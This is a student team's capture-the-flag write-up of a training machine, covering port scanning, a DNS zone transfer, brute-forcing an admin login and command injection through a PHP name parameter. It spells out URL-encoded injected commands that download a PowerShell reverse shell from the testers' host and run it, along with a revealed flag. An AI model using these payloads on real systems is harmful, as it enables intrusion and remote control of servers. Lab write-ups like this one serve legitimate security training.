PenTest 2

Iron Crop suspicious

Members

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211103154	Wan Muhammad Atif bin Taram Satiraksa	Member
1211102270	Yap Choo Kath Moon	Member


Steps: Recon and Enumeration

Members Involved: Wan Muhammad Atif bin Taram Satiraksa and Noor Hannan Bin Noor Hamsuruddin

Tools used: **nmap, dig, hydra, Kali Linux, SecLists**

Thought Process and Methodology and Attempts:

We begin by performing reconnaissance using nmap on the IP Address. First, we will add ironcorp.me into the list of hosts inside of the hosts file, usually located inside the etc directory of root users. In it, we specify the IP Address of the Ironcorp server by adding in (machine IP) and ironcorp.me.




Once that is done, we can begin using the nmap command on the terminal to proceed to nmap the machine IP and find any open ports we could possibly use to attempt to connect to ironcorp.me. An attempt to simply connect to ironcorp.me without specifying a port to use results in a “server not found” message.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-15000 -Pn 10.10.77.0
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 03:08 EDT
Nmap scan report for ironcorp.me (10.10.77.0)
Host is up (0.22s latency).
Not shown: 14995 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 134.76 seconds
```


So, we try to specify the server that we want to connect to by adding the port at the end of the link using :(port number). While connecting to port 8080, a site pops up but it does not seem to have any important information that we can use. Port 11025 also does not seem to have any useful information. We are unable to connect to any of the other ports that are open. We can see that port 53 is used by a domain service, hinting at a possible existence of subdomains. Therefore, we chose to use dig with AXFR protocol specified to see if we can find any other subdomains running on this IP.


```
┌──(kali㉿kali)-[~]
└─$ dig @10.10.77.0 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.77.0 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 308 msec
;; SERVER: 10.10.77.0#53(10.10.77.0) (TCP)
;; WHEN: Wed Aug 03 03:15:13 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

From the dig, we can see that there are 2 servers from ironcorp that are running internally, on IP 127.0.0.1. Attempting to connect to internal.ironcorp.me results in failure, but connecting to admin.ironcorp.me will prompt us to enter a password. We will then use hydra to brute force the prompt with a password list provided by SecLists which shows that we can access admin.ironcorp.me using the username “admin” and password “password123”.





Once inside admin.ironcorp.me, we are greeted to a page with the option to type in something into a search bar. While typing in most random words and sentences does not seem to return anything (besides the r key holding the value of the user query as shown below with the user searching for “fr”), typing in the subdomain internal.ironcorp.me which we were not able to gain access to earlier along with the same port outputted a text saying “You can find your name here”, with the “here” text being clickable. Clicking on it sends us to internal.ironcorp.me, but still, we are not able to access the site.







Afterwards we did a few tests on said website and found that by hosting our own web server, we can get the subdomain internal.ironcorp.me (which we will refer to as **internal** from now on) to download external files from our machine into their system. Pictured below was how we found out about this vulnerability.








From the previous page output, we know that there is some sort of name list in internal so we tried to query possible names for the file as well as possible keywords until we struck gold and found the filename “name.php” with the variable “name”. The page seems to output what is possibly a name in the list.



With this, we then tried to do several other common terminal commands in which we find that we can view the directory where the name.php file is located inside internal by inputting http://internal.ironcorp.me:11025/name.php?name=Equinox|dir into the search query.




Steps: Gaining initial foothold


Members Involved: Yap Choo Kath Moon

Tools used: **Burp Suite, Github, python http.server, powershell.exe, foxy proxy, netcat**


Thought Process and Methodology and Attempts:


Afterwards we were able to view the directory ,intercept the page in burp suite, and send it to the repeater. We then send the url link to the decoder. And we copy a shell from https://github.com/vulware/powershell-reverse-shell-/blob/master/powershell%20tcp%20reverse%20shell.ps1 and create a file from the copied code.






In the decoder we edit the url from http://internal.ironcorp.me:11025/name.php?name=Equinox|dir to http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.30.85:8000/m3.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1 . We use powershell.exe and wget to download the reverse shell from our device which we host on a python server. then we encode the link to the url. We then put the encoder url link into the repeater and send it.






As we can see the shell has been successfully uploaded onto the server.




We then edit the url link again on the decoder this time edit it into http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1 and encode it url again and put it into the repeater.

Before we send it, we have a netcat to listen to the port in the shell. And after we send the url link in the repeater, we gain the initial foothold in the machine.




Once, we gain the access into the system navigate into C:\Users\Administrator\Desktop to find the user.txt, we then cat the user.txt, to get the user flag.



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/12/2020   1:27 AM                Contacts
d-r---         4/12/2020   1:27 AM                Desktop
d-r---         4/12/2020   1:27 AM                Documents
d-r---         4/12/2020   1:27 AM                Downloads
d-r---         4/12/2020   1:27 AM                Favorites
d-r---         4/12/2020   1:27 AM                Links
d-r---         4/12/2020   1:27 AM                Music
d-r---         4/12/2020   1:27 AM                Pictures
d-r---         4/12/2020   1:27 AM                Saved Games
d-r---         4/12/2020   1:27 AM                Searches
d-r---         4/12/2020   1:27 AM                Videos


cd Desktop
ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

We then use the command get-acl C:\Users\SuperAdmin | fl to see what privilege our user have. We saw that we were denied full control of the file, but we tried to directly read the root.txt file in it. we tried cat C:\Users\SuperAdmin\Desktop\root.txt , and we found out that we can read it, and get the root flag.



```
get-acl C:\Users\SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
